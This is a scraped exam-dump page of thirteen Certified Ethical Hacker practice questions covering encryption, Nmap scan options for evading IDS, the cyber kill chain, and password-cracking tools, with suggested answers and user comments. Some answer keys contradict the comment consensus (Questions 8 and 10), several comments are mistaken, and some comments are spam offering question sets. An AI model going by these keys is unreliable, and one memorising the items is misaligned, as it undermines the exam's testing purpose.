EXAMTOPICS

-Expert Verified, Online, **Free**.



CERTIFICATION TEST

-CertificationTest.net - Cheap & Quality Resources With Best Support

Question #1 *Topic 1*

In this form of encryption algorithm, every individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

A. IDEA

B. Triple Data Encryption Standard

C. AES

D. MD5 encryption algorithm

Suggested Answer: *B*

Official Answer: B

Community vote distribution

B (100%)

aboru Most Recent 1 year ago

IDEA - uses 1 key Triple DES - uses 3 keys ✔ AES - uses 1 key MD5 - not an encryption algorithm

upvoted 1 times

mattpaul 1 year, 3 months ago

B is correct paul.mathews1970 at outlook for full set of questions

upvoted 1 times

Reaper1803 1 year, 4 months ago

It is 3DES

upvoted 1 times

Mann098 1 year, 7 months ago

Triple Data Encryption Standard (Triple DES or 3DES)

upvoted 2 times

prp4 1 year, 8 months ago

Triple Data Encryption Standard (Triple DES or 3DES).

upvoted 1 times

Sai_9696 1 year, 8 months ago

The encryption algorithm described is Triple Data Encryption Standard (3DES), also known as Triple DES. It operates on 64-bit data blocks, using the classic DES algorithm three times for enhanced security. 3DES employs three 56-bit keys, which provides an effective key length of 168 bits, though it processes data in 64-bit chunks. This approach was developed to address the vulnerabilities of the original DES algorithm by repeating the encryption process multiple times. While 3DES offers stronger security than DES, it is slower compared to modern encryption algorithms like AES, which are now more commonly used. For further details ping me in wa 9502503657

upvoted 1 times

SM_Hussain1984 1 year, 10 months ago

Triple Data Encryption Standard (Triple DES or 3DES).

upvoted 2 times

The1NightHawk 1 year, 10 months ago

B. Triple Data Encryption Standard - Correct Answer (Verified)

upvoted 2 times

a0c5dc3 2 years, 7 months ago

Triple Data Encryption Standard (Triple DES or 3DES).

upvoted 1 times

insaniunt 2 years, 8 months ago

B. Triple Data Encryption Standard

upvoted 1 times

581777a 3 years ago

B. Triple Data Encryption Standard

upvoted 1 times

hsh67080 3 years, 1 month ago

B. Triple Data Encryption Standard

upvoted 1 times

jeremy13 3 years, 3 months ago

B. Triple Data Encryption Standard

upvoted 3 times

eli117 3 years, 4 months ago

The encryption algorithm described is the Data Encryption Standard (DES). DES uses a block cipher to encrypt data in 64-bit blocks, and it uses three keys in a process called Triple DES (3DES) encryption. Each key is 56 bits long, but only 48 of those bits are used in each round of the encryption process. DES was widely used in the past, but it has since been replaced by more modern and secure encryption algorithms like the Advanced Encryption Standard (AES).

upvoted 3 times

Question #2 *Topic 1*

John is investigating web-application firewall logs and observers that someone is attempting to inject the following:
What type of attack is this?

```
char buff[10];
buff[10] = ‘a’;
```

A. SQL injection

B. Buffer overflow

C. CSRF

D. XSS

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

eli117 Highly Voted 3 years, 4 months ago
the attacker is attempting to write data beyond the bounds of the buffer by assigning a value to the element at index 10 of the buff array, which only has 10 elements (0-9). This can lead to overwriting adjacent memory locations, potentially allowing the attacker to execute arbitrary code or manipulate the program's behavior in unintended ways.
upvoted 8 times

aboru Most Recent 1 year ago
A buffer overflow attack is an attempt overwrite memory beyond the allocated space. char buff[10]; creates a buffer of size 10, indexed from buff[0] to buff[9]. buff[10] = 'a'; tries to write to buff[10], which is beyond the allocated space.
upvoted 1 times

prp4 1 year, 8 months ago
Buffer Overflow
upvoted 1 times

SM_Hussain1984 1 year, 10 months ago
B. Buffer overflow right answer
upvoted 1 times

a0c5dc3 2 years, 7 months ago
The line [buff[10] = 'a';] indicates a potential Buffer Overflow vulnerability. Answer is B. Buffer overflow
upvoted 1 times

insaniunt 2 years, 8 months ago
B. Buffer overflow
upvoted 1 times

jeremy13 3 years, 3 months ago
B. Buffer overflow
upvoted 1 times

Question #3 *Topic 1*

John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization.
Which of the following attack techniques is used by John?

A. Insider threat

B. Diversion theft

C. Spear-phishing sites

D. Advanced persistent threat

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (100%)

eli117 Highly Voted 3 years, 4 months ago
An advanced persistent threat (APT) is a type of cyber attack where an attacker gains unauthorized access to a network and remains undetected for an EXTENDED PERIOD OF TIME.
upvoted 7 times

aboru Most Recent 1 year ago
An advanced persistent threat (APT) uses stealthy and sophisticated hacking techniques to gain access to a system and remain inside for a prolonged period of time. □ Key Clues in the Scenario: □ Unauthorized access □ Stays hidden for a long time □ Steals sensitive data □ No destruction or sabotage
upvoted 1 times

Adminmaeli 1 year, 7 months ago
Advanced persistent threat
upvoted 1 times

Mann098 1 year, 7 months ago
Advanced persistent threat
upvoted 1 times

Satyam2816 1 year, 8 months ago
APT (Advanced persistent threat), due to untauthorized access in network and without being detected in network for a long time
upvoted 1 times

insaniunt 2 years, 8 months ago
D. Advanced persistent threat
upvoted 1 times

jeremy13 3 years, 3 months ago
D. Advanced persistent threat like V11 Q227
upvoted 2 times

Question #4 *Topic 1*

You are attempting to run an Nmap port scan on a web server. Which of the following commands would result in a scan of common ports with the least amount of noise in order to evade IDS?

A. nmap -A - Pn


B. nmap -sP -p-65535 -T5

C. nmap -sT -O -T0

D. nmap -A --host-timeout 99 -T1

Suggested Answer: *C*
Official Answer: C

Community vote distribution



aboru Most Recent 1 year ago

A. nmap -A – Pn -A (very noisy) → this makes it more likely to trigger IDS alarms -T1 flag (very slow) □ Not stealthy B. nmap -sP -p-65535 -T5 -sP (very quiet) -T5 flag (very fast) → this makes it more likely to trigger IDS alarms □ Not stealthy C. nmap -sT -O -T0 -sT (medium noise) -T0 flag (very slow) → this makes it less likely to trigger IDS alarms ✔ Stealthy D. nmap -A --host-timeout 99 -T1 -A (very noisy) → this makes it more likely to trigger IDS alarms -T1 flag (very slow) □ Not stealthy

upvoted 1 times

Mann098 1 year, 7 months ago

-T0 paranoid timing minimizes noise, making it the best choice for evading IDS

upvoted 2 times

eli117 1 year, 10 months ago

unfortunately they are all noisy so you have to choose the BEST option. B. nmap -sP -p-65535 -T5 This command uses the following options: -sP: This option specifies a Ping scan to discover hosts that are up and running, without actually scanning any ports. -p-65535: This option specifies that all ports from 1 to 65535 should be scanned. -T5: This option sets the timing template to aggressive, which means that the scan will run fasterIf the question specifically says that you're attempting to run a port scan and asks which scan would result in a scan of common ports, why would we us -sP which you say doesn't do any port scanning? Why would we run any kind of scan at -T5 if we're specifically asked to create as little noise as possible when we know that the speed of -T5 means all of that network traffic will get created at once?The question mentions that it is a web server, so it is specifying the target and that is the reason why it is not necessary to search the network for new targets, and I agree that the question also mentions that it is a port scan, now if that is not enough the T5 will sound all the alarms.

upvoted 3 times

eli117 1 year, 10 months ago

Selected Answer: B

unfortunately they are all noisy so you have to choose the BEST option.

B. nmap -sP -p-65535 -T5

This command uses the following options:

-sP: This option specifies a Ping scan to discover hosts that are up and running, without actually scanning any ports. -p-65535: This option specifies that all ports from 1 to 65535 should be scanned. -T5: This option sets the timing template to aggressive, which means that the scan will run faster

upvoted 3 times

Oushi 3 years, 4 months ago

If the question specifically says that you're attempting to run a port scan and asks which scan would result in a scan of common ports, why would we us -sP which you say doesn't do any port scanning? Why would we run any kind of scan at -T5 if we're specifically asked to create as little noise as possible when we know that the speed of -T5 means all of that network traffic will get created at once?

upvoted 3 times

Stoa 3 years ago

The question mentions that it is a web server, so it is specifying the target and that is the reason why it is not necessary to search the network for new targets, and I agree that the question also mentions that it is a port scan, now if that is not enough the T5 will sound all the alarms.

upvoted 2 times

sausageman 1 year, 10 months ago

Correct option is C. -T0 option is called "paranoid" because it's slow to try and avoid detection. "While -T0 and -T1 may be useful for avoiding IDS alerts, they will take an extraordinarily long time to scan thousands of machines or ports. For such a long scan, you may prefer to set the exact timing values you need rather than rely on the canned -T0 and -T1 values." You can find this in the official documentation:

upvoted 2 times

digas 1 year, 10 months ago

Correct option is C. -T0 option is called "paranoid" because it's slow to try and avoid detection. "While -T0 and -T1 may be useful for avoiding IDS alerts, they will take an extraordinarily long time to scan thousands of machines or ports. For such a long scan, you may prefer to set the exact timing values you need rather than rely on the canned -T0 and -T1 values." You can find this in the official documentation:

upvoted 3 times

Kermitdfrog 2 years, 5 months ago

-T0 makes the least noise. -T5 the most noise. This is on the exam.

upvoted 4 times

insaniunt 2 years, 8 months ago

C. nmap -sT -O -T0

upvoted 2 times

jeremy13 3 years, 3 months ago

C. nmap -sT -O -T0 Like V10 Q44 T0 => paranoid

upvoted 4 times

Question #5 *Topic 1*

This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-256, HMAC-SHA384, and ECDSA using a 384-bit elliptic curve.
Which is this wireless security protocol?

A. WPA3-Personal

B. WPA3-Enterprise

C. WPA2-Enterprise

D. WPA2-Personal

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

eli117 Highly Voted 2 years, 10 months ago
B. WPA3-Enterprise WPA3 (Wi-Fi Protected Access 3) is the latest wireless security protocol that provides improved security and privacy over the older WPA2 protocol. WPA3-Enterprise is designed for use in enterprise environments, where security is a critical concern. WPA3-Enterprise provides strong encryption and authentication mechanisms to protect against various types of attacks, including password-based attacks and man-in-the-middle attacks. WPA3-Enterprise supports the use of 192-bit minimum-strength security protocols, such as GCMP-256, to protect sensitive data. It also uses cryptographic tools like HMAC-SHA384 and ECDSA using a 384-bit elliptic curve to provide strong security. WPA3-Personal, on the other hand, is designed for use in home networks and provides improved security over the older WPA2-Personal protocol, but it does not support the same level of security protocols as WPA3-Enterprise.
upvoted 7 times

aboru Most Recent 1 year ago
WPA2-Personal, WPA2-Enterprise & WPA3-Personal all 128-bit encryption. Only WPA3-Enterprise uses 192-bit encryption.
upvoted 1 times

Mann098 1 year, 7 months ago
as its a latest serurity protocol so its more secure
upvoted 1 times

Kermitdfrog 1 year, 12 months ago
This is on the exam.
upvoted 3 times

insaniunt 2 years, 2 months ago
B. WPA3-Enterprise
upvoted 1 times

jeremy13 2 years, 9 months ago
B. WPA3-Enterprise like V11 Q204
upvoted 1 times

Question #6 *Topic 1*

What are common files on a web server that can be misconfigured and provide useful information for a hacker such as verbose error messages?

A. httpd.conf

B. administration.config

C. php.ini

D. idq.dll

Suggested Answer: *C*
Official Answer: C

Community vote distribution
C (74%) A (26%)

sausageman Highly Voted 2 years, 10 months ago
C:php.ini CEH Book v12 Module 13 Page 1163 "As shown in the below figure, the configuration may give verbose error messages. " "Figure 13.12: Screenshot displaying the php.ini file"
upvoted 11 times

aboru Most Recent 1 year ago
php.ini is the main PHP config file that controls how PHP behaves on the server. Misconfigured php.ini can expose error messages, enable remote code execution, or allow attackers to upload malicious files. When display_errors = On and error_reporting is set to show all errors, PHP displays detailed error messages in the browser. Why it's dangerous These messages can reveal: File paths Line numbers Function names Code structure Internal logic Attacker benefit: Helps with recon, mapping the app, and identifying weak spots (e.g., SQL injection points, undefined variables).
upvoted 1 times

Aalkinani 1 year ago
It's general to Apache-based web servers.
upvoted 1 times

Mann098 1 year, 7 months ago
httpd.conf is also a possible answer but php.ini is correct bcoz it stores error messages also
upvoted 1 times

brrbrr 1 year, 12 months ago
display_errors = on The display_errors directive must be set to “on” in the PHP ini file. This will display all the errors including syntax or parse errors that cannot be displayed by just calling the ini_set function in the PHP code.
upvoted 1 times

insaniunt 2 years, 2 months ago
php.ini page 1791, 312-50 Certified Ethical Hacker
upvoted 1 times

Harrysphills 2 years, 3 months ago
So, while httpd.conf and php.ini are valid answers, in the context of verbose error messages, php.ini would be a more direct source of such information because it controls the output of errors in PHP, which is a common language for web applications. Verbose error messages can reveal paths, database details, and other sensitive information that can be exploited by a hacker.
upvoted 4 times

Harrysphills 2 years, 3 months ago
both are correct
upvoted 1 times

Takue 2 years, 5 months ago
Correct Answer is C httpd.conf refers to the configuration may allow anyone to view the server status page, which contains detailed information about the current use of the web server, including information about the current hosts and requests being processed. php.ini refers to the configuration may give verbose error messaget
upvoted 1 times

kapen 2 years, 7 months ago
php.ini misconfiguration may give verbose error messages. see pages 1792, Exam 312-50 Certified Ethical Hacker

upvoted 1 times

naija4life 2 years, 7 months ago

httpd.conf

upvoted 2 times

aukaaya 2 years, 10 months ago

C:php.ini is the correct one

upvoted 1 times

jeremy13 2 years, 10 months ago

C: php.ini Although I think httpd.conf is also a possible answer, I would say php.ini which can disclose more error messages (database etc..)

upvoted 1 times

eli117 2 years, 10 months ago

A. httpd.conf While files such as php.ini (which can also contain sensitive configuration information for PHP-based web applications) can also be misconfigured and provide useful information to attackers, httpd.conf is generally considered to be the most commonly targeted file for this purpose, due to the widespread use of the Apache web server.

upvoted 3 times

Question #7 *Topic 1*

Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names, IP addresses, DNS records, and network Whois records. He further exploited this information to launch other sophisticated attacks.
What is the tool employed by Gerard in the above scenario?

A. Towelroot

B. Knative

C. zANTI

D. Bluto

Suggested Answer: *D*
Official Answer: D

Community vote distribution
D (100%)

Vincent_Lu Highly Voted 2 years, 2 months ago
D. Bluto A. Towelroot is an Android phone root tool released by information security expert GeoHot. Users can use Towelroot to root their phones quickly and easily. B. Knative is an open source platform based on Kubernetes, mainly used for the development and execution of container applications, which can be executed in cloud and local environments. C. zANTI is a popular Android mobile security testing tool, mainly used to test the security and weaknesses of mobile applications, including vulnerability scanning, password cracking, MITM attacks, etc. D. Bluto is a DNS penetration testing tool based on Python, which can be used to test the security and vulnerability of DNS servers in the network. Bluto can access DNS servers in the network and extract information from them, crack passwords, modify DNS information, etc.
upvoted 18 times

aboru Most Recent 1 year ago
 A. Towelroot Exploit for rooting Android devices B. Knative A platform for running serverless applications C. zANTI Mobile pentesting toolkit D. Bluto A DNS reconnaissance tool It automates: Zone transfer detection DNS record enumeration (A, MX, NS, TXT, etc.) Reverse lookups Whois lookups
upvoted 1 times

Mann098 1 year, 7 months ago
bluto is DNS penetration testing tool
upvoted 1 times

insaniunt 1 year, 8 months ago
D. Bluto
upvoted 1 times

jeremy13 2 years, 3 months ago
D. Bluto like V11 Q171
upvoted 2 times

eli117 2 years, 4 months ago
D. Bluto Bluto is an automated tool used for DNS footprinting. It is designed to retrieve information about DNS zone data including DNS domain names, computer names, IP addresses, DNS records, and network Whois records. It can be used to map out a network and identify potential targets for further attacks.
upvoted 3 times

Question #8 *Topic 1*

Tony is a penetration tester tasked with performing a penetration test. After gaining initial access to a target system, he finds a list of hashed passwords.
Which of the following tools would not be useful for cracking the hashed passwords?

A. Hashcat

B. John the Ripper

C. THC-Hydra

D. netcat

Suggested Answer: *B*
Official Answer: B

Community vote distribution
D (97%) (3

a0c5dc3 Highly Voted 2 years, 8 months ago
the correct answer is D. netcat. While netcat is a valuable tool for other purposes, it won't help you crack those hashed passwords.
upvoted 5 times

aboru Most Recent 1 year ago
Netcat is a command-line tool used for reading from and writing to network connections — typically over TCP or UDP. A. Hashcat Purpose: GPU-based hash cracking tool B. John the Ripper Purpose: CPU-based password cracker C. THC-Hydra Purpose: Online login form brute-forcer
upvoted 1 times

Mann098 1 year, 7 months ago
netcat is used for network debugging
upvoted 1 times

kamilradek99 1 year, 10 months ago
Netcat Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool
upvoted 1 times

AEROP223 2 years, 7 months ago
Mod 6 page 613 - john the ripper can be used for offline password hash cracking, so netcat
upvoted 1 times

insaniunt 2 years, 8 months ago
Netcat Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool
upvoted 4 times

Srininag19 2 years, 9 months ago
the question is which of the tool will "not" be useful for password cracking.. John the riper cannot be right in this case then since its used mainly for that.
upvoted 2 times

dvst8s64 2 years, 9 months ago
netcat is the tool that does NOT allow password cracking.
upvoted 2 times

verboser 2 years, 10 months ago
Hashcat is a powerful password cracking tool that can be used to crack a wide range of hashed passwords, including those protected with strong encryption methods. However, Hashcat may not be the best choice when dealing with a list of hashed passwords that are salted and hashed using a slow and resource-intensive algorithm, such as bcrypt or scrypt. These algorithms are intentionally designed to be computationally expensive, making them resistant to brute force attacks and slowing down password cracking tools like Hashcat. In such cases, specialized tools and techniques are required to efficiently crack the hashed passwords.
upvoted 1 times

N00b1e 2 years, 10 months ago

Netcat is not used for cracking

upvoted 1 times

nickfun 2 years, 11 months ago

netcat is the correct answer netcat (often abbreviated to nc) is a computer networking utility for reading from and writing to network connections using TCP or UDP. The command is designed to be a dependable back-end that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and investigation tool, since it can produce almost any kind of connection its user could need and has a number of built-in capabilities.

upvoted 4 times

Poralee 2 years, 11 months ago

netcat is the correct answer

upvoted 2 times

Osaar_ 2 years, 11 months ago

Instead of being a tool for password cracking, Netcat (commonly abbreviated as nc) is a networking tool that may be used for a variety of network-related tasks, including port scanning, banner capturing, establishing reverse shells, and more. Password cracking is not its intended use. However, during penetration testing or security assessments, well-known programs such as Hashcat, John the Ripper, and THC-Hydra are used to decrypt hashed passwords. They are created specifically to conduct dictionary-based and password-cracking attacks against hashed passwords.

upvoted 3 times

EnidV 3 years ago

netcat would NOT be useful for cracking the hashed passwords.

upvoted 1 times

LucasCravero 3 years ago

Netcat is the correct answer, "Not To Be Used".

upvoted 3 times

jks945797 3 years ago

D. netcat

upvoted 2 times

Stoa 3 years ago

Trust me bro!

upvoted 2 times

Question #9 *Topic 1*

Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?

A. [inurl:]

B. [info:]


C. [site:]

D. [related:]

Suggested Answer: *D*

Official Answer: D

Community vote distribution



Stoa Highly Voted 3 years ago

A. [inurl:] Searches for text within the URL. B. [info:] Provides information about a specific site. C. [site:] The search will be performed only on the specified site. D. [related:] Searches for similar sites [Correct].

upvoted 12 times

aboru Most Recent 1 year ago

 A. inurl: Searches for keywords within the URL path B. info: Shows information Google knows about a specific URL C. site: Restricts search to a specific domain D. related: Finds websites similar to the one specified

upvoted 1 times

Mann098 1 year, 7 months ago

site. dork is used for website

upvoted 1 times

Satyam2816 1 year, 8 months ago

Related

upvoted 1 times

insaniunt 2 years, 8 months ago

D. [related:]

upvoted 1 times

Benignhack 3 years ago

Related

upvoted 1 times

duke_of_kamulu 3 years, 1 month ago

related similar same is key point D is the answer

upvoted 1 times

jeremy13 3 years, 4 months ago

D. related List web pages that are “similar” to a specified web page.

upvoted 3 times

eli117 3 years, 4 months ago

D. [related:] The [related:] operator can be used to find websites that are similar to a specified URL. This can be useful for attackers who are looking to identify other websites that may be associated with a target, such as partners or suppliers, or to identify potential attack vectors that may be present on other websites.

upvoted 2 times

Question #10 *Topic 1*

You are a penetration tester working to test the user awareness of the employees of the client XYZ. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email.
Which stage of the cyber kill chain are you at?

A. Reconnaissance

B. Weaponization

C. Command and control

D. Exploitation

Suggested Answer: *D*
Official Answer: D

Community vote distribution
B (100%)

eli117 Highly Voted 3 years, 4 months ago
B. Weaponization The cyber kill chain is a framework that describes the different stages of a cyber attack. The stages of the kill chain are as follows: Reconnaissance Weaponization Delivery Exploitation Installation Command and Control Actions on Objectives In this scenario, the penetration tester has already completed the first stage of reconnaissance by harvesting the employees' email addresses from public sources. They are now in the second stage of weaponization, where they are creating a client-side backdoor and attaching it to an email in order to deliver it to the employees. The next stages of the kill chain would be delivery, where the email is sent to the employees, followed by exploitation, installation, and command and control, where the attacker gains access to the target system and establishes a channel for ongoing communication.
upvoted 23 times

aboru Most Recent 1 year ago
 Cyber Kill Chain Phases (Brief Overview) Phase Description Example 1. Reconnaissance Gather target info Harvesting emails, OSINT 2. Weaponization Create payload + delivery Build backdoor, embed in PDF 3. Delivery Send the weapon to the target Emailing malicious attachment 4. Exploitation Payload is executed Victim opens malicious file 5. Installation Malware is installed Backdoor connects out 6. C & C (C2) Remote access established Attacker controls system 7. Action on Objective Exfiltration, data theft Steal data, escalate privileges
upvoted 1 times

Mann098 1 year, 7 months ago
weponization as we have just created backdoors
upvoted 1 times

nickfun 1 year, 10 months ago
B. Weaponization his stage involves the creation or acquisition of a malicious payload, like a client-side backdoor, and preparing it for delivery to the target. In this scenario, you are creating a client-side backdoor to send to the employees via email, which is the weaponization stage.
upvoted 3 times

kimsteve 1 year, 10 months ago
Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack.
upvoted 1 times

mashhood 2 years, 6 months ago
B. Weaponization
upvoted 2 times

insaniunt 2 years, 8 months ago
B. Weaponization are ***creating*** a client-side backdoor to send it to the employees via email.
upvoted 2 times

rayy48 2 years, 9 months ago
Weaponization as well
upvoted 1 times

hejono5538 2 years, 9 months ago

Weaponization

upvoted 1 times

killwitch 2 years, 10 months ago

B: Weapanization Weird that even though this is most voted answer I see selected D...

upvoted 1 times

amy_trini 2 years, 10 months ago

B. Weaponization

upvoted 1 times

ZacharyDriver 3 years ago

B. Weaponization

upvoted 2 times

Rizwann 3 years, 1 month ago

Weaponisation

upvoted 1 times

Vincent_Lu 3 years, 2 months ago

B. Weaponization

upvoted 2 times

teenwolf18 3 years, 3 months ago

Weaponization

upvoted 2 times

HeyacedoGomez 3 years, 4 months ago

Weaponization

upvoted 3 times

bellabop 3 years, 4 months ago

B. Weaponization

upvoted 4 times

Question #11 *Topic 1*

While performing an Nmap scan against a host, Paola determines the existence of a firewall.
In an attempt to determine whether the firewall is stateful or stateless, which of the following options would be best to use?

A. -sA

B. -sX

C. -sT

D. -sF

Suggested Answer: *A*
Official Answer: A

Community vote distribution
A (89%) C (11%)

ptrckm Highly Voted 3 years, 4 months ago
Correct answer is A. From the nmap manual: "-sA (TCP ACK scan) This scan is different than the others discussed so far in that it never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered."
upvoted 15 times

jeremy13 Highly Voted 3 years, 4 months ago
A: -sA One of the most interesting uses of ACK scanning is to differentiate between stateful and stateless firewalls. See the section called “ACK Scan” for how to do this and why you would want to.
upvoted 11 times

kenjeshry Most Recent 1 year, 5 months ago
CEHv12 p302
upvoted 1 times

Mann098 1 year, 7 months ago
ASK scan detrects the state
upvoted 1 times

Mann098 1 year, 7 months ago
This is an ACK scan, which can help identify the state of the firewall
upvoted 1 times

Satyam2816 1 year, 8 months ago
To determine whether a firewall is stateful or stateless using Nmap, This is an ACK scan, which can help identify the state of the firewall by analyzing how it responds to ACK packets
upvoted 1 times

cybershortie 2 years, 1 month ago
A -sA (ACK scan): This type of scan can help determine if a firewall is stateful or stateless. It sends ACK packets to a target and analyzes the response. Stateless firewalls will typically drop the packets, while stateful firewalls will either drop them silently or return RST packets.
upvoted 2 times

insaniunt 2 years, 8 months ago
A. -sA
upvoted 2 times

Benny_On 2 years, 10 months ago
When a TCP ACK scan sends an ACK packet to a port that is not expecting it, a stateful firewall will recognize that the packet does not belong to any existing connection, and will drop it or send an ICMP error message. A stateless firewall will not be able to tell if the packet is part of a connection or not, and will only check if the port is open or closed. If the port is open or closed, the target host will send a RST packet in response to the ACK packet. This will cause Nmap to report the port as unfiltered.
upvoted 6 times

Benny_On 2 years, 10 months ago
When a TCP ACK scan sends an ACK packet to a port that is not expecting it, a stateful firewall will recognize that the packet does not belong to any existing connection, and will drop it or send an ICMP error message. A stateless firewall will not be able to tell if the packet is part of a connection or

not, and will only check if the port is open or closed. If the port is open or closed, the target host will send a RST packet in response to the ACK packet. This will cause Nmap to report the port as unfiltered.This is the way

upvoted 6 times

qtygbapjpesdayazko 2 years, 5 months ago

This is the way

upvoted 1 times

nickfun 2 years, 11 months ago

correct option is A: -sA

upvoted 1 times

Harrysphills 3 years, 2 months ago

C. -sT The "-sT" option in Nmap performs a TCP connect scan, which involves establishing a full TCP connection with the target host. This type of scan can help determine if the firewall is stateful because it requires the firewall to maintain and track the state of the TCP connections. If the scan is successful and shows open ports, it indicates that the firewall is likely stateful since it allows the establishment of full TCP connections

upvoted 1 times

teenwolf18 3 years, 3 months ago

TCP ACK Scan (-sA)

upvoted 2 times

eli117 3 years, 4 months ago

Selected Answer: C

C. -sT

The -sT option in Nmap is used to perform a TCP connect scan. This scan involves attempting to establish a full TCP connection with the target host on the specified port(s). If the connection is successful, it indicates that the target port is open and that the firewall is stateful (i.e., it is allowing traffic that is part of an established connection).

If the connection is unsuccessful, it indicates that the target port is either closed or filtered by a stateless firewall (i.e., a firewall that does not keep track of the state of network connections). Note that some stateless firewalls may block TCP connect scans altogether, so this method may not always be effective in identifying whether a firewall is stateful or stateless.

upvoted 4 times

eli117 3 years, 4 months ago

C. -sT The -sT option in Nmap is used to perform a TCP connect scan. This scan involves attempting to establish a full TCP connection with the target host on the specified port(s). If the connection is successful, it indicates that the target port is open and that the firewall is stateful (i.e., it is allowing traffic that is part of an established connection). If the connection is unsuccessful, it indicates that the target port is either closed or filtered by a stateless firewall (i.e., a firewall that does not keep track of the state of network connections). Note that some stateless firewalls may block TCP connect scans altogether, so this method may not always be effective in identifying whether a firewall is stateful or stateless.You need to get your NMAP right. 2 questions you answered wrong about NMAP alreadythe last sentence of your answer proves your answer is wrong buddy.

upvoted 4 times

sausageman 3 years, 4 months ago

You need to get your NMAP right. 2 questions you answered wrong about NMAP already

upvoted 8 times

CHCHCHC 3 years ago

the last sentence of your answer proves your answer is wrong buddy.

upvoted 1 times

Question #12 *Topic 1*

A newly joined employee, Janet, has been allocated an existing system used by a previous employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors.
What is the type of vulnerability assessment performed by Martin?


A. Database assessment

B. Host-based assessment

C. Credentialed assessment

D. Distributed assessment

Suggested Answer: *B*
Official Answer: B

Community vote distribution


BallCS Most Recent 1 year, 6 months ago
He also identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors.
upvoted 2 times

RobertVidal 1 year, 6 months ago
Conducts a configuration-level check to identify system configurations, user directories, file systems, registry settings,etc., to evaluate the possibility of compromise. (pag. 553, module 5 Vulnerability Analysis)
upvoted 2 times

Mann098 1 year, 7 months ago
host-based assessment, as the vulnerabilities analyzed (directories, registries, configuration errors) pertain to a specific host system
upvoted 1 times

kimsteve 1 year, 8 months ago
Host-based assessments are a type of security check that involve conducting a configuration-level check to identify system configurations, user directories, file systems, registry settings, and other parameters to evaluate the possibility of compromise. These assessments check the security of a particular network or server. Host-based scanners assess systems to identify vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors. Host-based assessments use many commercial and open-source scanning tools.
upvoted 2 times

insaniunt 1 year, 8 months ago
B. Host-based assessment
upvoted 1 times

vargasamson 1 year, 10 months ago
B. Host-based assessment Martin definitely investigate one concrate machine, which is a host-based assessment.
upvoted 1 times

jks945797 2 years ago
B. Host-based assessment
upvoted 1 times

amomyty 2 years, 1 month ago
C. Credentialed assessment
upvoted 1 times

naija4life 2 years, 1 month ago
C. Credentialed assessment Credentialed scans require administrative access to the systems being scanned and are performed using the same credentials and privileges as an administrative user. The scans perform a thorough examination of the system, looking for vulnerabilities that could be exploited by a malicious attacker.
upvoted 1 times

Harrysphills 2 years, 2 months ago

The type of vulnerability assessment performed by Martin is: B. Host-based assessment In a host-based assessment, the focus is on evaluating the security of an individual system or host. Martin assessed the allocated system by examining user directories, registries, system parameters, native configuration tables, registry or file permissions, and software configuration errors. This type of assessment helps identify vulnerabilities specific to the host, including misconfigurations, insecure settings, and potential avenues for compromise. It aims to ensure the security and integrity of the individual system being assessed.

upvoted 2 times

jeremy13 2 years, 3 months ago

B. Host-based assessment Like V11 Q245

upvoted 1 times

eli117 2 years, 4 months ago

B. Host-based assessment A host-based assessment is a type of vulnerability assessment that focuses on individual computer systems or hosts. It involves examining the configuration, settings, and software installed on the host to identify vulnerabilities that could be exploited by attackers.

upvoted 1 times

Question #13 *Topic 1*

Jane, an ethical hacker, is testing a target organization's web server and website to identify security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps Jane map the website's directories and gain valuable information.
What is the attack technique employed by Jane in the above scenario?

A. Session hijacking

B. Website mirroring

C. Website defacement

D. Web cache poisoning

Suggested Answer: *B*
Official Answer: B

Community vote distribution
B (100%)

eli117 Highly Voted 3 years, 4 months ago
B. Website mirroring Website mirroring (also known as website copying or website cloning) is a technique used to create a copy of a website or web application on a local drive or server. This technique is often used by ethical hackers and security researchers to analyze the structure and content of a website in order to identify vulnerabilities or security weaknesses.
upvoted 8 times

Mann098 Most Recent 1 year, 7 months ago
jts nothing but clowning a website
upvoted 1 times

cybershortie 2 years, 1 month ago
B. Website mirroring Website mirroring involves copying the entire website and its content to a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This technique helps in mapping the website's directories.
upvoted 1 times

insaniunt 2 years, 8 months ago
B. Website mirroring
upvoted 1 times

sudowhoami 2 years, 10 months ago
"she copied the entire website and its content" - This is the hint.
upvoted 1 times

vargasamson 2 years, 10 months ago
Recommend to try HTTrack to create offline copy from website.
upvoted 1 times

Hamlemdr 3 years, 1 month ago
Website Mirroring
